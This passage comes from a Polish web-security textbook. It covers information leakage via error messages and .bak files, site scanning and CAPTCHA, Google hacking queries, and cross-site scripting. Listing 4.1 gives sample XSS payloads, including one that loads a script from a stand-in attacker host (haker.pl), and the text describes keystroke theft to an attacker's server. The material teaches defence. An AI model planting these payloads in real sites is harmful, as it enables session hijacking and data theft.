Błędy programistów, polegające na zapisie wrażliwych danych w miejscach ogólnie dostępnych, np. w polach formularzy, nagłówkach, cookies, komentarzach lub kodzie JavaScript aplikacji. Takie dane można bardzo łatwo wyświetlić przez wgląd do źródła. Przyczyny takiego problemu są różne, ale zwykle związane z brakiem przewidywania problemu przez programistów.

Raporty błędów, generowane podczas wykonywania kodu aplikacji. Dane to zapisywane są do standardowego strumienia wyjścia (czyli na ogół okna przeglądarki), strumienia błędów lub pliku dziennika. Ujawniają one strukturę aplikacji, nazewnictwo i inne wrażliwe informacje – rysunek 3.1.

Pozostawianie danych tymczasowych w aplikacji, np. plików roboczych, starych wersji programów czy rezultatów testowania.. Mogą to być również informacje służące do odrobaczania aplikacji (ang. *Debugging*) oraz rejestracji zdarzeń w aplikacji. Środowisko PHP nie posiada wbudowanego mechanizmu odrobaczania

i profilowania, lecz możliwe jest skorzystanie z dostępnych rozszerzeń takich jak DGP, ADP czy Xdebug (Debug, 2012). Pozostawienie wersji roboczej p0lików programu w połączeniu z błędem w konfiguracji środowiska wykonawczego może spowodować wysłanie kodu źródłowego do klienta.



Rys. 3.1. Przykład wycieku informacji poprzez wysłanie błędnego żądania i komunikatu błędu
Źródło: opracowanie własne


By uniknąć części wskazanych problemów należy dzielić aplikacje na różne jej wersje. Podstawowy podział zakłada wersję deweloperską (ang. *Development*) oraz produkcyjną (ang. *Production*). Wersję deweloperską cechuje zazwyczaj fakt, że zawiera ona pliki ze starymi wersjami kodu aplikacji oraz rozbudowany system raportowania błędów, który to służy do testowania aplikacji. Komunikaty o błędach w wersji deweloperskiej są rozbudowane i zwykle wyświetlane w standardowym strumieniu wyjścia. W programach wersji deweloperskiej obecne są także szczegółowe komentarze programistów. Wersje produkcyjne powinny mieć usunięte wszystkie zbędne w etapie eksploatacji dane (w tym stare wersje programów i komentarze). Szczegółowe komunikaty o błędach powinny w nich być zastąpione bardziej ogólnymi, typu: "zasobu nie odnaleziono" czy "nieoczekiwany błąd" (rysunek 3.2). W wersjach produkcyjnych szczegółowe komunikaty o błędach i zdarzeniach zapisywane są do strumienia błędów lub pliku dziennika, co sprawia, że informacje istotne z punktu widzenia bezpieczeństwa są niedostępne dla potencjalnego agresora.

W środowisku PHP maskowanie komunikatów (tj. nadpisanie standardowych funkcji generujących komunikaty o błędach) możliwe jest przy pomocy następujących

funkcji (zdefiniowanych w skrypcie):

- `set_error_handler()` - ustawia funkcję obsługi błędów
- `set_exception_handler()` - ustawia funkcję obsługi wyjątków.

W wersjach produkcyjnych oprogramowania można wykorzystać ten mechanizm w celu wyświetlenia błędu w postaci ogólnej.



Rys. 3.2. Zastosowanie błędu ogólnego w wersji produkcyjnej oprogramowania – żadne poufne informacje nie są udostępniane

Źródło: opracowanie własne

W środowisku PHP za raportowanie błędów odpowiadają:


- dyrektywa konfiguracyjna `error_reporting` – odpowiada za poziom wyświetlanych błędów (jest ona opisana w rozdziale 2.5),
- dyrektywa konfiguracyjna `display_errors` – od wersji PHP 5.2.4 odpowiada za wyświetlanie błędów w standardowym strumieniu wyjścia lub strumieniu błędów – we wcześniejszych wersjach przyjmuje wartość logiczną On/Off,
- funkcja `error_reporting()` – pozwala na modyfikację poziomu raportowania błędów,

- blok `try {...} catch() {} ...` – służy do obsługi wyjątków (ang. *Exception*) – nieobsłużone wyjątki zgłaszane są jako błędy krytyczne,
- operator `@` użyty przed wyrażeniem spowoduje, że nie wygeneruje ono błędu (np. `@getimagesize()`).

3.2. UJAWNIE NIE PLIKÓ W ŹRÓDŁOWYCH

Programy do zarządzania plikami lub sami programiści pozostawiają na serwerze roboczym kopie plików celem umożliwienia sobie powrotu do wersji wcześniejszych. Bardzo niedobrym rozwiązaniem jest robienie tego poprzez dodanie do nazwy pliku rozszerzenia typu `.bak` (od ang. *Backup*). W określonych warunkach (np. przekopiowanie projektu z serwera deweloperskiego na produkcyjny bez zmian) taka operacja zakończyć się może wyświetleniem klientowi zawartości (a więc źródeł programu) kopii zapasowych przetrzymywanych plików. Dzieje się tak dlatego, że pliki z rozszerzeniem `.php`, serwer HTTP poddaje je działaniu parsera, który to wykonuje kod i zwraca jego rezultat, natomiast inne - niezdefiniowane uprzednio jako wykonywalne - rozszerzenia powodują potraktowanie pliku w sposób standardowy, czyli do przeglądarki zostanie wysłana ich oryginalna zawartość (rysunek 3.3). W połączeniu z opcją automatycznego listowania katalogów, zagrożenie to jest szczególnie wysokie, ponieważ pliki widoczne są w trybie publicznym. W tej sytuacji atakujący ma bardzo proste zadanie – w celu zapoznania się z zawartością pliku wystarczy, że kliknie w link wygenerowanej automatycznie listy plików. Roboty internetowe (np. Google-Bot) indeksują informacje o plikach i nawet w przypadku ich późniejszego skasowania z serwera, gdzieś w Internecie wciąż mogą pojawiać się ich kopie. Jeśli zatem serwer deweloperski (używany na etapie programowania aplikacji) był widoczny z zewnątrz to nawet poprawna migracja oprogramowania do wersji produkcyjnej nie zapewnia dostatecznej ochrony przed ujawnieniem zawartości plików źródłowych. Wyłączenie opcji indeksowania katalogów także nie rozwiązuje opisywanego, ponieważ istnieją narzędzia pozwalające na automatyczne rozpoznanie i odwzorowanie mapy zasobów witryny. Haker zawsze posłużyć się może też własną

intuicją w celu odgadnięcia nazwy potencjalnie interesującego pliku. Jest to często ułatwione ze względu na stosowanie przez programistów określonych wzorców nazewnictwa, np. serializacją nazw (pliki uzyskują nazwy zakończone kolejnymi numerami wersji).



Index of / - technikum.pl

Name	Last modified	Size	Description
Parent Directory	-		
mysql.php	04-Jan-2010 19:55	331	
error.php	25-Jul-2005 00:00	449	
func.php	25-Jul-2005 00:15	1.5K	
java.js	25-Jul-2005 00:00	9.0K	
mysql.php-2.bak	04-Jan-2010 19:55	351	
mysql.php	04-Jan-2010 19:55	351	

Apache/2.2.3 (Debian) PHP/4.4.4-8+etch0 mod_ssl/2.2.3 OpenSSL/0.9.8c mod_perl/2.0.2 Perl/v5.8.8 Server at

```

k?
$databaseaddress=" ";
$databaseuser=" ";
$databasepass=" ";
$databaseaddress=" ";

//Połączenie z bazą danych
$link=mysql_connect (" $databaseaddress", "$databaseuser", "$databasepass");
$db=" $databaseaddress";
mysql_select_db($db,$link) or die ("
Bł d - ".mysql_error(). "
");

/*
$dbcnx = @mysql_connect("$databaseaddress", "$databaseuser", "$databasepass");
if (!$dbcnx) {
    echo "<P>Nie można połączyć się z serverem sqla</P> ";
}
if (! @mysql_select_db("$databaseaddress") ) {
    echo("<P>Nie można zlokalizować teraz .
    \"bazy danych strony.</P>");
}
*/
?>

```

Rys. 3.3. Przykład źle nazwanych plików kopii zapasowych

Źródło: opracowanie własne

Istnieje wiele przykładów niebezpiecznych systemów nazewnictwa kopii plików z programami źródłowymi. Do najczęściej stosowanych należą (Hoffman i Sullivan, 2009): `index.bak`, `index.old`, `index.tmp`, `index.php.tmp`, `index.php.2` czy też `Copy of index.php`.

Jako przeciwdziałanie ujawnieniu plików źródłowych zaleca się korzystanie z narzędzi służących do wersjonowania oprogramowania – VCS (ang. *Version Control System*). Przykładem takiego systemu jest CVS (ang. *Concurrent Versions System*) czy też RCS (ang. *Revision Control System*). Umożliwią one powrót do wersji pliku z dowolnego dnia trwania projektu informatycznego bez tworzenia ogólnie dostępnych kopii zapasowych. Jeżeli jednak nie ma możliwości użycia takich narzędzi, zaleca się nazywać pliki tak, by ich oryginalne rozszerzenie pozostało niezmienione (np. `index.bak.php`), co uniemożliwi potraktowanie ich jako zwykłych plików tekstowych przez serwer HTTP i zwiększy poufność kodu aplikacji.

Trywialnemu wyciekowi informacji poprzez „zakomentowanie” przez programistę fragmentów kodu witryny internetowej trudno jest zapobiec inaczej niżli poprzez całkowity audyt kodu.

3.3. SKANOWANIE ZASOBÓW I OCHRONA

Pozyskując informacje o zasobach, z których składa się witryna internetowa, atakujący poza własną intuicją może się posłużyć całą gamą programów automatyzujących tą czynność. Programy takie poza tworzeniem mapy zasobów (tj. zestawu nazw plików) witryny testują także różnego rodzaju punkty wejścia i wyjścia aplikacji w poszukiwaniu błędów lub podatności. W słownikach tego rodzaju oprogramowania skanującego znaleźć można też nazwy popularnych exploitów (tj. program mający na celu wykorzystanie luki oprogramowaniu), dzięki czemu atakujący zyskuje bezpośrednią informację o możliwości ataku na aplikację poprzez zawarte w niej złośliwe oprogramowanie.

Użycie programów skanujących witrynę jest również wskazane dla testerów aplikacji. Zwiększenie poziomu wiedzy na temat podatności serwisu internetowego pozwoli im podjąć stosowne działania mające na celu poprawę bezpieczeństwa.

Istnieje cały szereg ogólnodostępnych programów skanujących w sposób automatyczny witryny internetowe. Do najbardziej popularnych należą Nikto i Skip Fish. W Internecie funkcjonuje cały szereg innych programów, które w sposób automatyczny przeszukują jego zawartość. Są to zarówno roboty serwisów wyszukiwawczych, jak też i specjalizowane programy pozyskujące np. adresy pocztowe w celu późniejszego wysyłania niechcianych listów, czyli spamu (głównie z ogłoszeniami, ale nie tylko).

Programy skanujące charakteryzuje duża szybkość przeglądania Internetu (tj. generowania zapytań do serwisów). Pozwala to na mniej lub bardziej brutalne (tj. polegające na generowaniu kolejnych zapytań o zawartości stanowiącej przegląd wszystkich możliwości) przeglądanie witryny. Podstawową ochroną przed działaniem tego typu oprogramowania jest wykrycie programu jako klienta witryny, a więc rozróżnienie automatu od człowieka. Mechanizm ten nosi nazwę CAPTCHA (ang. *Completely Automated Public Turing test to tell Computers and Humans Apart*). CAPTCHA jest testem, polegającym na wysłaniu do klienta serwisu informacji zrozumiałej tylko (w teorii) dla człowieka i oczekiwaniu prawidłowej (zdefiniowanej przez twórców testu) odpowiedzi (zwykle znakowej, ale niekoniecznie).

Mechanizm CAPTCHA zmusza człowieka by udowodnił, że nim jest. Czynności te są z punktu widzenia użytkownika całkowicie zbędne (on wie że jest człowiekiem) i stanowią swoiste przerzucenie na klienta działań rozróżniających oprogramowanie od człowieka. CAPTCHA (przykłady na rysunku 3.4) są niekiedy trudne nawet dla w pełni sprawnych osób. Niektóre z nich (typu jakie zwierzę przedstawia obrazek) są niemożliwe do przebrnięcia przez osoby słabo wykształcone lub upośledzone np. wzrokowo. Stosowanie CAPCHA powinno się cechować dużą dozą ostrożności. CAPCHA zbyt skomplikowane i niedostępne dla niektórych grup ludzi (szczególnie niepełnosprawnych) powodują zniechęcenie użytkownika i jego rezygnację z działań na witrynie internetowej. Mechanizm CAPTCHA jest ustawicznie udoskonalany. Przykładowo Google Re-Chaptcha ma wbudowany odczyt tekstu, uruchamiany na żądanie. Opcja taka jest oczywiście bardzo ważna dla osób niewidomych.

Bardzo często CAPTCHA jest ochroną usług bardzo dolegliwą dla użytkowników (nie tylko tych niepełnosprawnych, ale również tych pełnosprawnych), ale bardzo często niestety zgodną z prawem. Przykładem jest zastosowanie CAPTCHA do

okresowego (co godzina w 2014 roku) odnawiania połączenia w darmowym dostępie do Internetu w sieci aero² – rysunek 3.5. Takie odnawianie jest niedostępne dla osób niepełnosprawnych i często uniemożliwiające poprawne korzystanie z aplikacji internetowych (np. przerywające w skuteczny sposób sesję zakupu w sklepie internetowym lub transakcję bankową).

Podaj wynik działania operacji: **dziewięć plus dwa**

Tutaj wpisz wynik powyższej operacji:

Wyślij



Add Comment

Name

This comment entry form layout really needs some work. t

Comment

What animal is this a picture of?

Verify 

tiger

Enter the simple name for this animal... for example, if you see a "north american"

Ordering/Ranking

☐ Ranking

Mr blocked 

stop spam.
read books.

☐ Captcha (anti-spam question)


☐ Custom Group (multiple field types) (Pro and higher)

☐ Custom Matrix (multiple field types) (Pro and higher)

☐ File Upload (Pro and higher)

Name

Email



enter the code exactly as shown above

Code*

Comment*

Rys. 3.4. Różne przykłady mechanizmu CAPTCHA

Źródło: opracowanie własne



Rys. 3.5. Mechanizm CAPTCHA w dostępie do Internetu

Źródło: opracowanie własne

3.4. GOOGLE HACKING

Wyszukiwarki, a właściwie ich roboty przeszukujące Internet, zbierają mnóstwo danych z Internetu. Jakość działania wyszukiwarki zależy od liczby zindeksowanych (a więc skopiowanych do systemu wyszukiującego) stron internetowych. Twórcy oprogramowania przeszukującego Internet czynią je bardzo efektywnym narzędziem do pozyskiwania danych z witryn. Właściwe zadanie zapytania do systemu wyszukiwarki może jednak udostępnić napastnikowi chronione dane. Wykorzystanie wyszukiwarek, poprzez odpowiednie sformułowanie zapytań do nich, nosi nazwę „Google hacking” (Long, 2007). Wysilek wymagany do pozyskania informacji w takim przypadku jest znacznie mniejszy niżli organizacja własnego ataku na witrynę. Wykorzystanie wyszukiwarek do pozyskania dostępu do danych jest zatem wysoce efektywne (Laskowski, 2012).

Typowymi zapytaniami do systemów wyszukiwawczych skierowanych na rozpoznanie lub identyfikację luk w zabezpieczeniu aplikacji jest pytanie o błędy serwera czy parsera. Raporty o takich błędach są zapisywane w plikach i bardzo często mogą być indeksowane przez wyszukiwarki. Są to frazy typu: *Access denied for user*, *The script whose uid is*, *Warning: mysql _ query()* czy też *Error Message*. Pozwalają one uzyskać od wyszukiwarki pliki ujawniające elementy źródła programu (listing 3.1).

Listing 3.1. Rezultaty zapytania wyszukiwarki o błędy wykonania

```
Warning: mysql_query() [function.mysql-query]: Unable to save result
set in /www/pasjagsm_www/www/forum/db/mysql4.php on line 148
Critical Error!
message_die() was called multiple times.
Error #1 Could not obtain common word list

Line : 323
File : /www/pasjagsm_www/www/forum/includes/functions_search.php
SQL : SELECT word_id FROM phpbb_search_wordmatch GROUP BY word_id
HAVING COUNT(word_id) > 37040
SQL message: MySQL server has gone away

Error #2 Error doing DB query: pw count fetch
```

Źródło: opracowanie własne

Wyszukiwarki indeksują i wskazują URLe zasobów, nawet te, które teoretycznie są chronione. Niepoprawnie skonfigurowany serwer udostępnia zasób pomimo, że znajduje się on w katalogu, dostęp do którego jest zabroniony. Sytuację taką przedstawia rysunek 3.6. Bardzo często użytkownicy stosują łatwe do odgadnięcia schematy nazewnictwa plików. Znacznie zwiększa to podatność na pozyskiwanie danych chronionych. Jeśli bowiem w wyniku *Google hackingu* można uzyskać dostęp do pliku w chronionym katalogu, np.: `www...../materialy/pdf/03.pdf`, to dość łatwo można sprawdzić inne nazwy plików, np. `02.pdf` czy `05.pdf`.



Rys. 3.6. Mechanizm „Google hackingu”

Źródło: opracowanie własne

Wstrzykiwanie treści i kodu

Cel

W aplikacjach internetowych, jak w każdym programie, można wyróżnić punkty wejścia (dane pobierane) i punkty wyjścia (dane wysyłane jako rezultaty wykonywanych działań). Na część danych wejściowych klient ma pełen wpływ, inne dostępne są dla niego tylko w określonych sytuacjach. Do pierwszej grupy zalicza się wszelkie parametry przekazane przez klienta w żądaniu http (rysunek 4.1), do drugiej natomiast – wysyłane przez serwer dane (pochodzące z różnych źródeł) oraz uruchamiane programy, lokalne na serwerze lub zdalne, np. usługi sieciowe.



Rys. 4.1. Niektóre dane wejściowe wysyłane do serwera podlegające manipulacji

Źródło: opracowanie własne

Klient aplikacji internetowej posiada możliwość wprowadzania danych, które potem są prezentowane innym użytkownikom. Oprócz tego dane te są często parametrami sterującymi zachowaniem się aplikacji internetowej. Taka właściwość sprzyja zagrożeniom.

W rozdziale tym przedstawione zostały najczęściej występujące problemy, związane z możliwością szkodliwego wykorzystania przez agresora mechanizmów przekazywania danych do aplikacji internetowej. Sklasyfikowano i scharakteryzowano poszczególne typy ataków, związanych z pobieraniem i wykorzystywaniem przez aplikację danych od użytkowników.

Plan

1. Wprowadzenie niechcianych treści do aplikacji.
2. *Cross-Site Scripting*.
3. *Cross-Site Request Forgery*.
4. Wstrzyknięcie kodu SQL.
5. Wprowadzenie kodu skryptu.
6. Manipulacja danymi przesyłanymi.

4.1. WPROWADZENIE NIECHCIANYCH TREŚCI DO APLIKACJI

Aplikacja internetowa z definicji prezentuje użytkownikom dane wprowadzone przez innego jej użytkownika. Dane te wprowadzane przez formularze mogą być różnego typu, w tym i tekstowego. Są nimi przeważnie komentarze, oceny, wpisy, wiadomości do innego użytkownika itd. W takiej sytuacji pojawia się zagrożenie, polegające na tym, że treści wprowadzane do aplikacji (i w konsekwencji zapamiętywane w bazie danych i prezentowane później zwykle wielu użytkownikom) są niepożądane z punktu widzenia właściciela aplikacji bądź przepisów prawa. Niechcianą treścią może być wulgaryzm, elementy pornografii czy treści nazistowskie. Ale mogą to też być wpisy szkalujące właściciela serwisu lub kogokolwiek innego, a nawet reklamy, umieszczane bez zgody właściciela. Jest to klasyczny problem wszystkich forów dyskusyjnych, ankiet otwartych czy ocen produktów.

Ochrona przed wstrzykiwaniem do bazy danych niechcianych treści jest bardzo żmudna i sprowadza się do filtrowania wprowadzanych danych. Filtrowanie automatyczne (z wykorzystaniem np. słowników słów zakazanych) jest bardzo zawodne ze względu na duże możliwości obejścia tego typu zabezpieczenia. Pozostaje filtrowanie ręczne przez człowieka, czyli moderacja. Moderacja jest powolna i kosztowna.

4.2. CROSS-SITE SCRIPTING

Istota ataku

Ataki typu *Cross-Site Scripting* (w skrócie XSS) wykorzystują luki aplikacji internetowej, używając przy tym danych dostarczonych przez klienta, aby uruchomić wrogi kod na w przeglądarce użytkownika. Wprowadzone dane mają na ogół charakter złośliwych skryptów, ale przybierać mogą dowolną formę (Well, 2008). Agresor może użyć dowolnych punktów wejścia aplikacji w celu dostarczenia wrogiego kodu. XSS szczególnie niebezpieczne w serwisach wymagających

uwierzytelnienia, ponieważ mogą wykonać w zasadzie dowolną akcję na prawach uwierzytelnionego klienta albo też przesłać identyfikator jego sesji do napastnika, to jest przechwycić sesję (ang. *Session Hijacking*). Jedyna droga obrony przed takimi atakami to gruntowna walidacja i filtracja danych wejściowych oraz wyjściowych serwera. XSS wykorzystuje zaufanie jakim użytkownik obdarza aplikację internetową, by wykonać wrogie instrukcje. Zbiory znaczników HTML i ich atrybutów odpowiedzialnych za możliwe ataki XSS przedstawia tabela 4.1.

Tabela 4.1. Znaczniki umożliwiające osadzenie złośliwego kodu

Znacznik	Użycie	Zagrożenie
<SCRIPT>	Osadzanie skryptów, JavaScript, VBScript itp	Wykonanie złośliwego kodu.
<OBJECT> <EMBED>	Osadzenie obiektów zewnętrznych: ActiveX, Flash, Applet, Pluginy itp	Wykonanie złośliwego kodu.
<APPLET>	Osadzenie apletu Java.	Wykonanie złośliwego kodu.
<XML>	Osadzenie kodu XML.	Wykonanie złośliwego kodu.
<STYLE>	Osadzenie arkusza stylów.	Może zawierać type="text/javascript" (arkusz z kodem JavaScript).

Źródło: (Filtering, 2005)

Elementy z tabel 4.1 i 4.2 mogą posłużyć do zamieszczenia na witrynie złośliwego kodu, który zostanie wykonany – przykładowe zastosowanie zaprezentowane zostało na listingu 4.1.

Ataki XSS mogą być organizowane w różny sposób. W zależności od miejsca składowania wrogiego kodu dzielą się na **składowane** (ang. *XSS Persist*) i **odbite** (ang. *XSS Reflected*).

Tabela 4.2. Atrybuty umożliwiające osadzenie złośliwego kodu

Atrybut	Znacznik	Wartość
href	A, LINK	Adres URL
src	FRAME, IFRAME, INPUT type=image, BGSOUND, IMG	Adres URL
dynsrc	IMG	Adres URL
lowsrc	IMG	Adres URL
zdarzenia: onload, onerror, onclick itd.	Zależnie	
background	BODY, TABLE, TR, TD, TH	Adres URL
style="background-image: url(...)"	Niemal każdy znacznik	Adres URL
style="behaviour:url(...)"	Niemal każdy znacznik	Adres URL
style="binding:url(...)"	Niemal każdy znacznik	Adres URL
style="width:expression(...)"	Niemal każdy znacznik	Kod JavaScript
content="0;url=..."	META	Adres URL

Źródło: (Filtering, 2005)

Listing 4.1. Przykłady wykonania kodu JavaScript przez znaczniki HTML

```

<!-- Normalne osadzenie skryptu -->
<script>alert('XSS')</script>

<!-- Osadzenie skryptu zewnętrznego -->
<script type="text/javascript" src="http://haker.pl/x.js"></script>

<!-- Wykonanie przez kliknięcie w odnośnik -->
<a href="javascript:alert('XSS');">klik</a>
<a href="#" onclick="javascript:alert('XSS');">klik</a>

<!-- Wykonanie skryptu przez znacznik IMG -->


<!-- Wykonanie skryptu przez niemalże każdy znacznik - naprawiono-->
<span style="background-image: url('javascript:alert(123)')"></span>


<!-- Wykonanie skryptu przez niemalże każdy znacznik -->
<!-- Tylko Internet Explorer -->
<span style="width: expression(alert(456));"></span>

```

Źródło: opracowanie własne

Atak odbity

W atakach odbitych wrogi kod stanowi część adresu (lub inny parametr żądania HTTP), który przekazywany jest ofierze. Link wysyłany może zostać mailem, przez komunikator, wiadomość prywatną, postem na forum dyskusyjnym lub specjalnie spreparowaną stronę – ograniczeniem jest tylko pomysłowość sprawy. Takie przygotowane pułapki często opatrzone są atrakcyjnymi informacjami np. „Wygrałeś w loterii, żeby potwierdzić odbiór nagrody kliknij tutaj <wrogi_adres> lub bardzo mi się spodobałeś, zapraszam do skontaktowania się ze poprzez stronę: <wrogi_adres>”. Jeżeli ofiara dokona uruchomienia spreparowanego łącza nastąpi połączenie z serwerem HTTP podatnym na XSS, a wrogi kod zostanie „odbijany” do przeglądarki użytkownika, a tam wykonany. Atak można uczynić bardziej skutecznym, jeżeli zamiast długiego adresu skorzystamy z serwisu skracającego URL, np. *tnij.pl*, w celu ukrycia wrogiego kodu. Schemat ataku przedstawia rysunek 4.2.




Rys. 4.2. Przykładowy atak XSS odbity

Źródło: opracowanie własne

Atak składowany

W przypadku ataku składowanego (ang. *XSS Persist*) wrogi kod zapisywany jest po stronie serwera HTTP np. w bazie danych. Agresor wprowadza zainfekowane treści do aplikacji internetowej i zapamiętuje adres, pod którym będą one eksponowane. Następnie różnymi zabiegami z dziedziny inżynierii społecznej przekierowuje pod ten adres ofiarę lub też po prostu czeka, aż jakiś użytkownik przypadkowo trafi do zainfekowanego miejsca. Dalej schemat wygląda zupełnie analogicznie jak w przypadku ataku odbitego.

Ataków składowanych można używać w przypadku witryn pozwalających magazynować dane np. fora, blogi, serwisy społecznościowe itp. Zasięg takich ataków jest większy, ponieważ każdy odwiedzający zainfekowany adres użytkownik uruchamia złośliwy kod. Rysunek 4.3 przedstawia zasadę działania ataku składowanego, rysunek 3.5. realne przykłady jego zastosowania.



Rys. 4.3. Schemat przykładowego ataku XSS składowanego

Źródło: opracowanie własne

Podatność na ataki XSS

Obydwu typów ataków XSS można używać jednocześnie, a główne ograniczenie polega na podatności aplikacji. Wrogi kod w atakach odbitych uzależniony jest od długości URL. Jego maksymalna długość zależy konkretnego oprogramowania (np. dla przeglądarki Internet Explorer jest to 2083 znaki, a więc dość dużo – ponad strona standardowego tekstu). W przypadków ataków składowany w praktyce decyduje pojemność pól w bazie danych, w których wrogi kod jest składowany. Przykładowo, dla pola typu `text` w bazie MySQL jest to $2^{16}-1$ bajtów.

Ataki XSS mogą przybierać bardzo wyrafinowane formy i infekować aplikacje internetowe w punktach wejściowych, których programista raczej nie uznałby za niebezpieczne. Przykładowo, niech aplikacja posiada funkcjonalność dodawania anonimowych komentarzy. Przy każdym komentarzu pojawiają się jednocześnie ikonki odpowiedzialne za wyświetlenie danych o przeglądarce i systemie operacyjnym, a ustawienie na nich kursora myszki sprawi, że wyświetli się tekst podający pełne dane agenta i systemu autora komentarza. Aplikacja pobiera informacje o przeglądarce przez nagłówek żądania `User-agent`. Wartość tego nagłówka wysyłana jest automatycznie przez przeglądarkę za każdym żądaniem HTTP. Na ogół stanowi kombinację nazwy przeglądarki, jej silnika, systemu operacyjnego oraz języka interfejsu. Wydawać by się mogło, że agresor nie ma wpływu na parametry ustalane przez oprogramowanie automatycznie. Nic bardziej mylnego – przy użyciu autorskich programów wysyłających żądaniach HTTP lub gotowych narzędzi (np. Fiddler, CURL) można zmodyfikować nagłówek `User-agent`, by przekazać w nim wrogi kod. W przypadku pominięcia procedur dokładnej filtracji i walidacji nagłówka, baza danych zapisze zainfekowane informacje o przeglądarce, a potem wyświetlać je będzie użytkownikom realizując tym samym założenia ataku składowanego XSS.

Specyficzną odmianą ataku składowanego XSS jest wgranie na serwer zainfekowanego pliku poprzez nieszczelny mechanizm `upload'u`. W ten sposób wprowadzić można również pliki źródłowe PHP, które zostaną wykonane na prawach normalnych skryptów aplikacji. Jest to szczególnie niebezpieczna odmiana XSS, ponieważ nie zagraża pojedynczym użytkownikom, a całemu systemowi.


Przechwytywanie interakcji

Ataki XSS, wykorzystujące język JavaScript jako reprezentację wrogiego kodu wykonawczego, cechuje różnorodność zastosowania. Są one narzędziem operującym zarówno na danych dostępnych w chwili załadowania strony, jak i informacjach, które będą znane dopiero w przyszłości. Umożliwiają to mechanizmy obsługi zdarzeń JavaScript oraz funkcje zegarowe tego języka (`setInterval()`, `setTimeout()`). Dokonując ataku XSS agresor może wprowadzić instrukcje realizujące oprogramowanie typu KeyLogger, które przechwytuje znaki wprowadzane przez użytkownika z klawiatury i przesyła je na zewnątrz aplikacji (np. na serwer hakera). Mechanizm taki umożliwia nie tylko szpiegowanie klawiatury, ale i kliknięć kursora myszki w trakcie pracy z aplikacją internetową.

